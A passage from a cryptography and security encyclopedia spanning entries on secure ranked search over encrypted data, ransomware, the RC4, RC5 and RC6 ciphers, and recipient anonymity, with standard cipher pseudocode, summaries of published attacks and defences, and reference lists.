Later, in the online search phase, an authorized data user can issue a trapdoor (i.e., encrypted version of plaintext query keyword(s)) to the cloud server to perform ranked search over encrypted data. In the seminal work by Wang et al. (2010), which handles the single-keyword case, the processing on the cloud side is as follows. Upon receiving the trapdoor, the cloud server first searches the secure index to derive a list of matched file identifiers and their corresponding encrypted relevance scores. Then, the cloud server ranks these matched files based on their encrypted relevance scores. Note that to support comparison among the encrypted relevance scores, they proposed to apply the cryptographic primitive called order-preserving encryption (OPE), which enables ciphertexts to preserve the order of the underlying plaintext values, to encrypt the relevance scores in the setup phase. In the subsequent works that extend encrypted ranked search to multi-keyword setting, researchers have explored different metrics for measuring file relevance, such as coordinate matching (Cao et al., 2011) and term frequency-inverse document frequency (TF-IDF) (Xia et al., 2016). In these works, as limited by the metrics, a secure subindex usually needs to be built per each document, which is different from the structure of a single inverted index for the whole document set as in the work by Wang

et al. (2010). Thus, with more advanced functionalities, multi-keyword ranked search over encrypted data also bears higher computation complexity than the single-keyword case.

Challenges and Future Directions

Since the seminal work by Wang et al. (2010), a large body of work has been presented for ranked search over encrypted data. These works have greatly enhanced the original scheme in Wang et al. (2010) in terms of functionality and/or efficiency. However, in recent years, the security of the underlying key cryptographic primitive—searchable symmetric encryption (SSE) and order-preserving encryption (OPE)—has been increasingly studied, which reveals that the leakages allowed by definition in these primitives can be exploited by attackers with background information. This poses challenges to the design of secure ranked search schemes. Some representative works on attacking SSE are introduced as follows. The work by Islam et al. (2012) investigated the vulnerability posed by the access pattern leakage from the online search phase of SSE. They proposed an inference attack where an attacker can recover a significant portion of plaintext keywords underlying the trapdoors, through exploiting the access pattern leakage and background knowledge on the keyword distribution of the outsourced dataset. The work by Cash et al. (2015) presented query recovery attacks and plaintext recovery attacks which exploit varying leakage profiles and levels of knowledge of the cloud server. The work by Liu et al. (2014) showed that an attack can exploit the search pattern leakage to effectively recover the keywords underlying the trapdoors generated in a deterministic manner, based on some public auxiliary knowledge like frequency vectors of keywords over a certain time interval. While these works mainly focused on proposing the attacks, on the other hand, they also investigated possible countermeasures. Islam et al. (2012) presented a noise addition scheme which can prevent their inference attack yet at the expense of requiring the data user to retrieving more documents than needed. Cash et al. (2015) investigated the countermeasure through padding out the number of documents returned for queries, which leads to a nontrivial increase on the index size. Liu et al. (2014) proposed mixing-based countermeasures which work by mixing a few randomly selected keywords with the actual one to form search trapdoors and thus bring extra

overhead for the data user. It can be seen that the countermeasures would have to come at varying performance overheads. Investigating efficient countermeasures is thus an important future direction.

For the OPE technique, researchers have proposed its generalization called order-revealing encryption (ORE) (Boneh et al., 2015) to achieve stronger security, where the ciphertexts do not directly inherit the ordering relations of plaintext values as in OPE. In ORE, the ordering relations of plaintext values underlying the ciphertexts are revealed through a public comparison function. Despite the improved security, ORE suffers from various leakage profiles and, like OPE, faces security threats as well. Exploring the security of OPE and ORE, the work by Naveed et al. (2015) showed that an attacker with some auxiliary information about the distribution of plaintext dataset can exploit the order and frequency of plaintexts preserved within a ciphertext sequence to recover a significant amount of plaintexts. Their attacks work well for plaintext values in small domain. Later, the work by Grubbs et al. (2017) further proposed attacks that can succeed even against plaintexts in large domain. For countermeasures, Grubbs et al. (2017) suggested the use of less leaky ORE schemes, yet it is also pointed out that efficiency is the key challenge impeding the deployment of such schemes. How to design ORE schemes with minimal leakage as well as efficiency is thus an important future direction.

Key Application

Secure ranked search can benefit a wide range of applications where data owners want to preserve the ranked keyword search functionality over encrypted data outsourced to the cloud, like personal documents, financial data, medical records, government tax documents, and more.

Cross-References

Fuzzy Search on Encrypted Data
Private Range Queries
Searchable Symmetric Encryption

References

Boneh D, Lewi K, Raykova M, Sahai A, Zhandry M, Zimmerman J (2015) Semantically secure order-revealing encryption: multi-input functional encryption without obfuscation. In: Proceedings of annual international conference on the theory and applications of cryptographic techniques, pp 563–594
[zbMATH]

Cao N, Wang C, Li M, Ren K, Lou W (2011) Privacy-preserving multi-keyword ranked search over encrypted cloud data. In: Proceedings of IEEE international conference on computer communications, pp 829–837
[zbMATH]

Cao N, Wang C, Li M, Ren K, Lou W (2014) Privacy-preserving multi-keyword ranked search over encrypted cloud data. IEEE Trans Parallel Distrib Syst 25(1):222–233
[zbMATH]

Cash D, Grubbs P, Perry J, Ristenpart T (2015) Leakage-abuse attacks against searchable encryption. In: Proceedings of ACM SIGSAC conference on computer and communications security (CCS), pp 668–679

Grubbs P, Sekniqi K, Bindschaedler V, Naveed M, Ristenpart T (2017) Leakage-abuse attacks against order-revealing encryption. In: Proceedings of IEEE symposium on security and privacy, pp 655–672
[zbMATH]

Islam MS, Kuzu M, Kantarcioglu M (2012) Access pattern disclosure on searchable encryption: ramification, attack and mitigation. In: Proceedings of network and distributed system security symposium (NDSS), pp 1–15

Liu C, Zhu L, Wang M, Tan Y (2014) Search pattern leakage in searchable encryption: attacks and new construction. Inf Sci 265:176–188
[zbMATH]

Naveed M, Kamara S, Wright CV (2015) Inference attacks on property-preserving encrypted databases. In: Proceedings of ACM SIGSAC conference on computer and communications security (CCS), pp 644–655

Song DX, Wagner DA, Perrig A (2000) Practical techniques for searches on encrypted data. In: Proceedings of IEEE symposium on security and privacy, pp 44–55
[zbMATH]

Wang C, Cao N, Li J, Ren K, Lou W (2010) Secure ranked keyword search over encrypted cloud data. In: Proceedings of international conference on distributed computing systems (ICDCS), pp 253–262

Wang C, Cao N, Ren K, Lou W (2012) Enabling secure and efficient ranked keyword search over outsourced cloud data. IEEE Trans Parallel Distrib Syst 23(8):1467–1479
[zbMATH]

Xia Z, Wang X, Sun X, Wang Q (2016) A secure and dynamic multi-keyword ranked search scheme over encrypted cloud data. IEEE Trans Parallel Distrib Syst 27(2):340–352
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300789

Ranking Queries on Encrypted Data

Top-k Query Processing on Encrypted Data

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300790

Rank-Metric Codes

Rank Codes

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1779

Ransomware

Ning Zhang[13] ✉
(13) Washington University, St. Louis, MO, USA

✉ **Ning Zhang**
Email: zhang.ning@wustl.edu

Synonyms

Cyber Ransom

Definitions

Ransomware is a form of malicious software that holds victim availability to their system or data for ransom.

Background

Even though the first documented ransomware was in the 1980s, the number of attacks remained low until the mid-2000s. A unique property of ransomware is the security property it aims to undermine, availability. This is different from other types of malware, such as spyware which breaches information confidentiality or computer virus that violates the integrity of the system. As our society increasingly relies on computing for daily necessities, the impact of ransomware attacks grows. Recently, we began to observe the physical world impact of these attacks. In 2020, the first known death from a cyberattack was caused by the University Hospital Dusseldorf turning emergency patients away due to ransomware crashing the life-saving systems at the facility (Eddy and Perlroth, 2020). In 2021, a

ransomware attack forced Colonial Pipeline, one of the largest fuel pipelines in the United States, to go offline for almost a week (Shear et al., 2021).

Application

While there are thousands of ransomware strains with different levels of sophistication, the general approach leverages cryptography to encrypt critical data to deny victims access to their own systems until the ransom is paid. Ransomware makes use of asymmetric encryption, which uses a pair of keys to encrypt and decrypt information. The public-private key pairs are usually uniquely generated by the malware per victim. The attacker will only release the private key when the ransom is paid. When the cryptographic tools are used correctly, it is almost impossible for the victim to recover the information. In addition, a ransom is often collected via digital currencies such as Bitcoin, making it very challenging to trace and prosecute cybercriminals. While ransomware is often delivered into an organization via spam emails or targeted attacks, many variants also spread automatically by exploiting vulnerabilities in the systems and networks. Much advanced ransomware also has built-in mechanisms to disable system restore functionality and persist through system restart.

From the prevention perspective, following good security practices, such as keeping the systems up to date with the security patches and exercising caution on suspicious email attachments from unknown senders, generally offers effective protection against ransomware. Even though ransomware targets a unique security property (availability), its approach to gaining the initial foothold in victim systems remains similar to that of malware in general, often involving a victim unknowingly clicking on a trojan to allow the attacker to gain the initial access to the system. It might also be possible to prevent the attacks by limiting the potential profit that an attacker can gain from these malware campaigns, since most ransomware attacks are motivated by the potential financial reward.

From the mitigation perspective, since ransomware uniquely targets the availability of critical data, an effective mechanism to mitigate the attacks is to ensure the ability to quickly recover the availability by restoring the critical data. Critical files should be backed up periodically and preferably

on a different system or on the Cloud to prevent the ransomware from also encrypting the backup copies.

From the detection perspective, researchers have attempted to use the unique behavior patterns of ransomware to detect their presence. For example, many early ransomware makes use of cryptographic libraries, and they also follow a unique pattern of opening a file, encrypting the file, and writing the file with a uniformly random bitstream. Repeating this process for many files in the system is less likely to be an action from a user and should raise suspicion of possible infection (Kharaz et al., 2016).

It is important to note that there are also ransomware implementations that don't actually encrypt the files or improperly use cryptographic tools. They are often circumventable. In other words, there is a mechanism to recover system availability without paying for the ransom. There is also ransomware that is designed to threaten the user to coerce them into paying the demanded ransom, such as displaying a fake FBI warning for illegal possession of unlawful items or images. There are also tactics to leverage different types of mobile phone functions to disable access to the handheld devices, such as using the "Find My iPhone" feature to lock access to the devices. Besides conventional computing devices such as servers and mobile devices, researchers have also envisioned and demonstrated ransomware prototypes in electronics such as DSLR cameras or cyber-physical systems such as automobiles. In a recent survey (Simoiu et al., 2019) that aims at characterizing the extent of ransomware, it was also found that the financial loss due to ransomware often goes beyond the number estimated from cryptocurrency transactions. This is because the method of payment also includes pre-paid cash vouchers, wire transfers, and premium-rate text messages. Notably, 42% of the respondents reported pre-paid cash vouchers as the payment method.

Open Problems and Future Directions

Ransomware targets availability in systems. As computing advances, such as artificial intelligence and new generations of wireless communications, are making profound changes in our daily lives, they also expose us to new security threats. While the impact of cyberattacks was often in our digital life in the past, our cyber world is increasingly intertwined with the physical world. The consequence of availability attacks (such as ransomware) on

critical infrastructures that we rely on for essential societal functions will be tremendous. Recent attacks on medical and energy systems have already offered a glimpse into how ransomware can wreak havoc in the physical world. It is imperative that we not only develop new defensive technologies to prevent and mitigate the occurrences of cyberattacks but also have the ability to operate through them (Wang et al., 2022), safeguarding our lives and livelihoods.

Cross-References

Malware
Spyware

References

Eddy M, Perlroth N (2020) Cyber Attack Suspected in German Woman's Death. The New York Times
[zbMATH]

Kharaz A, Arshad S, Mulliner C, Robertson W, Kirda E (2016) Unveil: a large-scale automated approach to detecting ransomware. In: 25th USENIX security symposium (USENIX security 16), pp 757–772

Shear M, Perlroth N, Krauss C (2021) Colonial Pipeline Paid Roughly $5 Million in Ransom to Hackers. The New York Times

Simoiu C, Bonneau J, Gates C, Goel S (2019) "I was told to buy a software or lose my computer. I ignored it": a study of ransomware. In: Fifteenth symposium on usable privacy and security (SOUPS 2019), pp 155–174

Wang J, Li A, Li H, Lu C, Zhang N (2022) Rt-tee: real-time system availability for cyber-physical systems using arm trustzone. In: 2022 IEEE symposium on security and privacy (SP), pp 352–369. https://doi.org/10.1109/SP46214.2022.9833604

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300791

RBAC

Role-Based Access Control
Roles in SQL

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_365

RC4

Caroline Fontaine[14] ✉
(14) Lab-STICC/CID and Telecom Bretagne/ITI, CNRS/Lab-STICC/CID and Telecom Bretagne, Brest, France

✉ **Caroline Fontaine**
Email: Caroline.Fontaine@telecom-bretagne.eu

Definition

RC4 is a symmetric synchronous stream cipher. It is initialized by a variable length key, between 40 and 128 bits. The key is used to compute the initial value of the internal state of a pseudorandom generator, which produces a keystream. Encryption (respectively decryption) then consists in XOR-ing this keystream to the plaintext (respectively the ciphertext).

The internal state of the pseudorandom generator consists of a permutation S of all the 256 bytes, and two indices i and j. The secret key determines which permutation should be used as the initial state, before starting encryption/decryption. This step is called the key-scheduling. Then, the pseudorandom generator outputs as many bytes as needed to process encryption/decryption. The whole process is described in Fig. 1.

```
Setup S according to the secret key
i := 0
j := 0
while Needed
    i := (i + 1) mod 256
    j := (j + S[i]) mod 256
    swap the values of S[i] and S[j]
    U := S[(S[i] + S[j]) mod 256]
    output U
end
```

RC4, Fig. 1 The pseudorandom number generator used in RC4

Background

RC2 and RC4 are ciphers developed by R. Rivest for RSA Data Security, Inc. They are proprietary, and their details have not been officially published. RC2 is a variable-key-size block cipher, and RC4 a variable-key-size stream cipher (the key size may vary between 1 up to 2048 bits). RC4 is used a lot today; you can find it in Secure Socket Layer (SSL), in Wi-Fi security protocols, and so on. Some reverse engineering has been done, and an algorithm was accessible on the Internet in 1994, that gave the same output as RC4.

Theory

Several studies and attacks have been published since 1997. A good starting point on the subject is (Mantin 2001). But several security flaws have been pointed out more recently.

A first point is that RC4 does not include any IV vector (refer the entry on synchronous stream ciphers for more details). This is a quite important drawback, that can be countered by some tricks, as combining RC4 use with some hash function, but remains a security weakness.

A weakness concerning the correlation between the key and the keystream has been pointed out in 2001 (Fluhrer et al. 2001). This weakness can be really dramatic when the key is not random, as in the WEP wi-fi authentication (Stubblefield et al. 2001). A more powerful attack exploiting

such a correlation has been proposed in 2005 (Klein 2008), which led to real attacks on WEP keys (Tews et al. n.d.).

More recent papers pointed out different biases that can be used to reconstruct the secret key (Paul et al. 2008; Paul and Maitra 2007; Biham and Carmeli 2008; Akgun et al. 2008; Basu et al. 2009; Maitra and Paul 2008). Some others also discuss how to distinguish RC4's output from a real random sequence (Mantin and Shamir 2001; Paul and Preneel 2003; Fluhrer and McGrew 2000; Basu et al. 2008), the last one showing how to relate the output to index j.

Moreover, some combinatorial weaknesses have been proved (Paul and Preneel 2004), and key collisions have been pointed out (Matsui 2009; Chen and Kiyaji 2010; Chen 2010).

For all these reasons, RC4 cannot be considered as secure anymore.

Applications

RC4 is used a lot today; you can find it in Secure Socket Layer (SSL), in Wi-Fi security protocols (WEP, WPA), etc.

Cross-References

Sequences
Stream Ciphers
Synchronous Stream Cipher

Recommended Reading

Akgun M, Kavak P, Demirci H (2008) New results on the key scheduling algorithm of RC4. In: INDOCRYPT 2008, Kharagpur, December 2008, Lecture notes in computer science, vol 5365. Springer, Berlin, pp 40–52
[zbMATH]

Basu R, Ganguly S, Maitra S, Paul G (2008) A complete characterization of the evolution of RC4 pseudo random generation algorithm. J Math Cryptol 2(3):257–289
[MathSciNet][zbMATH]

Basu R, Maitra S, Paul G, Talukdar T (2009) On some sequences of the secret pseudo-random index j in RC4 key scheduling. In: International symposium on applied algebra, algebraic algorithms and error correcting codes – AAECC 2009, Tarragona, June 2009, Lecture notes in computer science, vol 5527. Springer, Berlin, pp 137–148

[zbMATH]

Biham E, Carmeli Y (2008) Efficient reconstruction of RC4 keys from internal states. In: Fast software encryption – FSE 2008, Lausanne, February 2008, Lecture notes in computer science, vol 5086. Springer, Berlin, pp 270–288
[zbMATH]

Chen J (2010) A new class of RC4 colliding key pairs with greater hamming distance. In: IPSEC 2010, Seoul, May 2010, Lecture notes in computer science, vol 6047. Springer, Berlin, pp 30–44
[zbMATH]

Chen J, Kiyaji A (2010) Generalized RC4 key collisions and hash collisions. In: International conference on security and cryptography for networks – SCN'10, Amalfi, September 2010, Lecture notes in computer science, vol 6280. Springer, Berlin, pp 73–87
[zbMATH]

Fluhrer SR, McGrew DA (2000) Statistical analysis of the alleged RC4 key stream generator. In: FSE'00, New York, April 2000, Lecture notes in computer science, vol 1978. Springer, Berlin, pp 19–30

Fluhrer S, Mantin I, Shamir A (2001) Weaknesses in the key scheduling algorithm of RC4. In: SAC'01, Toronto, August 2001, Lecture notes in computer science, vol 2259. Springer, Berlin, pp 1–24

Klein A (2008) Attacks on the RC4 stream cipher. Des Codes Crypt 48(3):269–286
[MathSciNet][zbMATH]

Maitra S, Paul G (2008) New form of permutation bias and secret key leakage in keystream bytes of RC4. In: Fast software encryption – FSE 2008, Lausanne, February 2008, Lecture notes in computer science, vol 5086. Springer, Berlin, pp 253–269
[zbMATH]

Mantin I (2001) Analysis of the stream cipher RC4. Master's thesis, Weizmann Institute of Science, Rehovot

Mantin I, Shamir A (2001) A practical attack on broadcast RC4. In: FSE'01, Yokohama, April 2001, Lecture notes in computer science, vol 2355. Springer, Berlin, pp 152–164

Matsui M (2009) Key collisions of the RC4 stream cipher. In: Fast software encryption – FSE 2009, Leuven, February 2009, Lecture notes in computer science, vol 5665. Springer, Berlin, p 41
[zbMATH]

Paul G, Maitra S (2007) Permutation after RC4 key scheduling reveals the secret key. In: Selected areas in cryptography – SAC 2007, Ottawa, August 2007, Lecture notes in computer science, vol 4876. Springer, Berlin, pp 360–377
[zbMATH]

Paul S, Preneel B (2003) Analysis of non-fortuitous predictive states of the RC4 keystream generator. In: INDOCRYPT 2003, New Delhi, December 2003, Lecture notes in computer science, vol 2904. Springer, Berlin, pp 52–67
[zbMATH]

Paul S, Preneel B (2004) A new weakness in the RC4 keystream generator and an approach to improve the security of the cipher. In: Fast software encryption – FSE 2004, Delhi, February 2004, Lecture notes in computer science, vol 3017. Springer, Berlin, pp 245–259
[zbMATH]

Paul G, Rathi S, Maitra S (2008) On non-negligible bias of the first output byte of RC4 towards the first three bytes of the secret key. Des Codes Crypt 49(1–3):123–134
[MathSciNet][zbMATH]

Stubblefield A, Ioannidis J, Rubin AD (2001) Using the Fluhrer, Mantin, and Shamir attack to break WEP. AT&T Labs technical report TD-4ZCPZZ

Tews E, Weinmann R-P, Pyshkin A (n.d.). Breaking 104-bit WEP in under a minute. IACR ePrint 2007/120

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_607

RC5

Helena Handschuh[15] ✉
(15) Computer Security and Industrial Cryptography Research Group, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

Synonyms

Rivest cipher 5; Ron's code 5

Definition

RC5 is an iterative secret-key block cipher published by Rivest (1995) in 1995. It has variable parameters such as the key size, the block size, and the number of rounds. A particular (parameterized) RC5 encryption algorithm is designated as RC5-*w*/*r*/*b*, where *w* is the word size (one block is made of two words), *r* is the number of rounds ($r = 2h$), and *b* is the number of bytes for the secret key. RC5 served as a model for the Advanced Encryption Standard (AES) candidate RC6.

Background

Block ciphers in 1995 followed one of two generic models: Either they were based on a Feistel structure, or on a substitution-permutation network. RC5 is no exception and is a Feistel-like structure. It uses very few, very simple, and very fast operations in its round function; it is one of the first block ciphers using variable parameters and data-dependent rotations. Another novelty of RC5 is that it incorporates a complex one-way key scheduling procedure.

Theory

The "nominal" choice for the algorithm, RC5-32/12/16, has a 64-bit block size, 12 rounds, and a 128-bit key. The secret key is first expanded into a table of $2h + 2$ secret words S_i of w bits according to the key schedule. Let (L_0, R_0) denote the left and right halves of the plaintext. Note that a w-bit word is equivalently viewed as an integer modulo 2^w (Modular Arithmetic). Then the encryption algorithm is given by:

$$
\begin{aligned}
&L_1 \leftarrow L_0 + S_0 \bmod 2^w \\
&R_1 \leftarrow R_0 + S_1 \bmod 2^w \\
&\text{for } i = 1 \text{ to } 2h \text{ do} \\
&\ L_{i+1} \leftarrow R_i \\
&\ R_{i+1} \leftarrow ((L_i \oplus R_i) \ll R_i) + S_{i+1} \bmod 2^w
\end{aligned}
$$

where "⊕" represents bit-wise exclusive-or, and "X < < Y" is the (data-dependent) rotation of X to the left by the $\log_2 w$ least significant bits of Y. The ciphertext is (L_{2h+1}, R_{2h+1}), and each half-round i involves exactly one subkey S_i.

Applications

Kaliski and Yin (1995) studied both differential and linear attacks on nominal RC5. Knudsen and Meier (1996) further improved over their attacks and also showed that RC5 has weak keys. The best differential (chosen plaintext) and linear (known plaintext) attacks on RC5 are respectively the one by Biryukov and Kushilevitz (1998) which breaks 12 rounds of RC5-32/12/16 with 2^{44} chosen plaintexts using partial differentials, and the one by Borst et al. (1999) which breaks RC5 up to 10 rounds using multiple linear approximations. Both results suggest that RC5 should be used with at least 16–20 rounds.

Following the new trend of side-channel attacks, Handschuh and Heys (1998) analyze RC5 with respect to timing attacks and show that the existence of data-dependent rotations in RC5 allows to recover the secret key with a few thousands of timing measurements only. This suggests RC5 should be implemented in a time constant way.

Cross-References

Block Ciphers
Symmetric Cryptosystem

Recommended Reading

Biryukov A, Kushilevitz E (1998) Improved cryptanalysis of RC5. In: Nyberg K (ed) Advances in cryptology – EUROCRYPT'98. Lecture notes in computer science, vol 1403. Springer, Berlin, pp 85–99
[zbMATH]

Borst J, Preneel B, Vandewalle J (1999) Linear cryptanalysis of RC5 and RC6. In: Knudsen LR (ed) Fast software encryption – sixth international workshop. Lecture notes in computer science, vol 1636. Springer, Berlin, pp 16–30
[zbMATH]

Handschuh H, Heys H (1998) A timing attack on RC5. In: Tavares SE, Meijer H (eds) Selected areas in cryptography – SAC'98. Lecture notes in computer science, vol 1556. Springer, Berlin, pp 306–318
[zbMATH]

Kaliski BS, Yin YL (1995) On differential and linear cryptanalysis of the RC5 encryption algorithm. In: Coppersmith D (ed) Advances in cryptology – CRYPTO'95. Lecture notes in computer science, vol 963. Springer, Berlin, pp 171–184
[zbMATH]

Knudsen LR, Meier W (1996) Improved differential attacks on RC5. In: Koblitz N (ed) Advances in cryptology – CRYPTO'96. Lecture notes in computer science, vol 1109. Springer, Berlin, pp 216–228
[zbMATH]

Rivest R (1995) The RC5 encryption algorithm. In: Preneel B (ed) Fast software encryption – second international workshop. Lecture notes in computer science, vol 1008. Springer, Berlin, pp 86–96
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_608

RC6

Helena Handschuh[16] ✉
(16) Computer Security and Industrial Cryptography Research Group, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

Synonyms

Rivest cipher 6; Ron's code 6

Definition

RC6 is an iterative secret-key block cipher designed by Rivest, Robshaw, Sidney, and Yin (1998). It has variable parameters such as the key size, the block size, and the number of rounds. A particular (parameterized) RC6 encryption algorithm is designated as RC6 (*w, r, b*), where *w* is the word size (one block is made of four words), *r* is the number of rounds, and *b* is the number of bytes for the secret key.

Background

In 1997, the American National Institute for Standards and Technology (NIST) launched a competition for an Advanced Encryption Standard (AES) to replace their aging Data Encryption Standard (DES). RC6 is one of the five finalists of the contest, and its design is inspired and derived from its predecessor RC5. It was also submitted to the European NESSIE project and to the Japanese CRYPTREC project.

Theory

The three "nominal" choices for the algorithm as submitted to the American {Advanced Encryption Standard} (Rijndael/AES) contest and to the European NESSIE contest are RC6 (32, 20, 16), RC6 (32, 20, 24), and RC6 (32, 20, 32). All three versions have a 128-bit block size, 20 rounds, and only differ in the key-size which is respectively 128, 196, and 256 bits long. The secret key is first expanded into an array of $2r + 4$ secret w-bit words S_i according to the key scheduling algorithm. Let (A, B, C, D) denote the four w-bit words of the plaintext. Note that a w-bit word is equivalently viewed as an integer modulo 2^w (Modular Arithmetic). Then the encryption algorithm is given by:

$$
\begin{aligned}
&B \leftarrow B + S_0 \bmod 2^w \\
&D \leftarrow D + S_1 \bmod 2^w \\
&\text{for } i = 1 \text{ to } r \text{ do} \\
&\quad A \leftarrow ((A \oplus f(B)) \lll f(D)) + S_{2i} \bmod 2^w \\
&\quad C \leftarrow ((C \oplus f(D)) \lll f(B)) + S_{2i+1} \bmod 2^w \\
&\quad (A, B, C, D) \leftarrow (B, C, D, A) \\
&A \leftarrow A + S_{2r+2} \bmod 2^w \\
&C \leftarrow C + S_{2r+3} \bmod 2^w
\end{aligned}
$$

where "⊕" represents bit-wise exclusive-or, "$X \lll Y$" is the (data-dependent) rotation of X to the left by the $\log_2 w$ least significant bits of Y, and the function f plays the role of a pseudo-random generator defined by:

$$f(x) = (x\,(2x + 1) \bmod 2^w) \lll \log_2 w.$$

The ciphertext is (A, B, C, D) and each round r involves exactly two subkeys S_i.

RC6 can be viewed as two parallel interleaved applications of RC5 with an extra multiplication operation.

Applications

RC6 overcomes certain weaknesses of its predecessor RC5 by introducing fixed rotations as well as a quadratic function to determine the data-dependent rotations. Contini et al. (1999), on the one hand, and Iwata and

Kurosawa (2000), on the other hand, both give a comprehensive analysis of the contribution of these features to the security of RC6. The best statistical attack on RC6 by Gilbert et al. (2000) breaks RC6 (32, 14, 16) and the best correlation attack by Knudsen and Meier (2000) further enables a distinguisher and a key-recovery attack on RC6 (32, 15, 32). For a fraction of the keys called weak keys, RC6 is vulnerable to a multiple linear attack up to 18 rounds (Shimoyama et al. 2002).

The more recent cryptanalysis results (Miyaji and Nonaka 2002) mainly apply on reduced-round versions without whitening keys (called RC6W), i.e., versions without the first-round and/or last-round key addition and suggest that it remains difficult to attack more than 17 or 18 rounds of RC6W. Further results were obtained on several variants of RC6 such as ERC6 and MRC6, but the original nominal 20 round version of RC6 is still considered unbroken so far.

Cross-References

Block Ciphers
Symmetric Cryptosystem

Recommended Reading

Contini S, Rivest RL, Robshaw MJB, Yin YL (1999) Improved analysis of some simplified variants of RC6. In: Knudsen LR (ed) Fast software encryption – seventh international workshop. Lecture notes in computer science, vol 1636. Springer, Berlin, pp 1–15
[zbMATH]

Gilbert H, Handschuh H, Joux A, Vaudenay S (2000) A statistical attack on RC6. In: Schneier B (ed) Fast software encryption – seventh international workshop. Lecture notes in computer science, vol 1978. Springer, Berlin, pp 64–74
[zbMATH]

Iwata T, Kurosawa K (2000) On the pseudorandomness of the AES finalists – RC6 and serpent. In: Schneier B (ed) Fast software encryption – seventh international workshop. Lecture notes in computer science, vol 1978. Springer, Berlin, pp 231–243
[zbMATH]

Knudsen LR, Meier W (2000) Correlations in RC6 with a reduced number of rounds. In: Schneier B (ed) Fast software encryption – seventh international workshop. Lecture notes in computer science, vol 1978. Springer, Berlin, pp 94–108
[zbMATH]

Miyaji A, Nonaka M (2002) Cryptanalysis of the reduced-round RC6. In: Deng R, Qing S, Bao F, Zhou J (eds) ICICS'2002. Lecture notes in computer science, vol 2513. Springer, Berlin, pp 480–494 [zbMATH]

Rivest RL, Robshaw MJB, Sidney R, Yin YL (1998) The RC6 block cipher. In: AES – the first advanced encryption standard candidate conference, conference proceedings, NIST, 1998

Shimoyama T, Takenaka M, Koshiba T (2002) Multiple linear cryptanalysis of a reduced round RC6. In: Dalmen J, Rijmen V (eds) Fast software encryption – ninth international workshop. Lecture notes in computer science, vol 2365. Springer, Berlin, pp 76–88
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300793

Reactive Security

Response and Reconfiguration Under Attacks in CPS

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1756

Recipient Anonymity

Ruben Rios[17, 18] ✉
(17) Network, Information and Computer Security Lab, Universidad de Málaga, Málaga, Spain
(18) ITIS Software, Universidad de Málaga, Málaga, Spain

✉ **Ruben Rios**
Email: ruben@lcc.uma.es

Definition

Recipient anonymity refers to the ability of keeping the actual recipient of a message indistinguishable from all potential recipients. In the context of communication systems, a message recipient might be a person, a service, or a computer device.

Theory

Anonymity can be defined as the state of being unidentifiable among a set of possible actors sharing similar attributes (Pfitzmann and Hansen 2010). Therefore, any actor involved in a communication system may want to be anonymous although this property is of special interest to senders and recipients since they are the main actors involved in a communication and their actions (i.e., sending and receiving messages) may reveal sensitive information about them. Anonymity can also be defined in terms of unlinkability. Sender and recipient anonymity can therefore be seen as the impossibility of linking a message to a potential sender and a potential recipient, respectively.

The set of actors with potentially the same attributes as the actor whose identity is to be preserved is called the anonymity set. When talking about recipient anonymity, we particularly refer to the recipient anonymity set. Recipient anonymity is achieved if an attacker cannot reliably determine after observing the system which of all the actors who received a message within a given period of time (i.e., the recipient anonymity set) is the actual recipient of a particular message. In principle, a large recipient anonymity set is relevant for recipient anonymity, but it is not the only influencing factor.

The definition above captures the probabilistic nature of the process carried out by an attacker willing to identify the recipient of a message. The attacker may perform a passive or an active attack depending on whether he merely monitors network traffic or performs some actions to disturb the communication, such as blocking or injecting new messages. After the attack, the adversary obtains a distribution of probabilities that link the particular message to potential recipients. Therefore, recipient anonymity is not only determined by the size of the recipient anonymity set but also by the uniformity of the probabilities, in other words, the level of uncertainty of the attacker when guessing who is the actual recipient. This is the reason why various metrics for quantifying anonymity are based on the concept of information entropy (Lu et al. 2019).

However, it might be the case that even when an entropy-based metric suggests strong recipient anonymity, it does not necessarily imply strong anonymity for each particular recipient in the anonymity set, as suggested by Pfitzmann and Hansen (2010). In some situations, we might have that very few recipients are much more likely than the others, and thus their anonymity is weak. This also indicates that recipient anonymity is context dependent and thus depends on the particular type of attacker being faced. Consequently, recipient anonymity can be defined with respect to an external attacker or an internal attacker, including both intermediaries and data sources. Protection mechanisms will depend on the type of adversary that needs to be countered.

When protecting recipient anonymity, the first and most basic mechanism is to remove any identifiable information that may link the message to the recipient. However, without a destination address it is not possible to route the message through the network. It is therefore necessary to find an identifier that enables routing the message without revealing the

actual identity of the recipient. A common approach is to use a multicast address (Shields and Levine 2000) rather than a unicast address so that the actual recipient remains anonymous among all the members belonging to the multicast group, that is, the recipient anonymity set.

A more sophisticated approach consists of using network overlays capable of hiding the correspondence between input and output messages. This idea was first proposed by Chaum (1981) and served as an inspiration for many other schemes and tools available today. In essence, there is a network of devices that receive encrypted messages and forward equal-sized decrypted messages only after each message has been mixed with a sufficient number of messages. It is mix networks (https://en.wikipedia.org/wiki/Mix_network) were designed to hide the relationship between senders and recipients, they also support recipient anonymity with respect to external attackers. On top of that, the original data source may include an anonymous reply or return address for allowing the destination to respond to the data source (now the recipient) without revealing its identity.

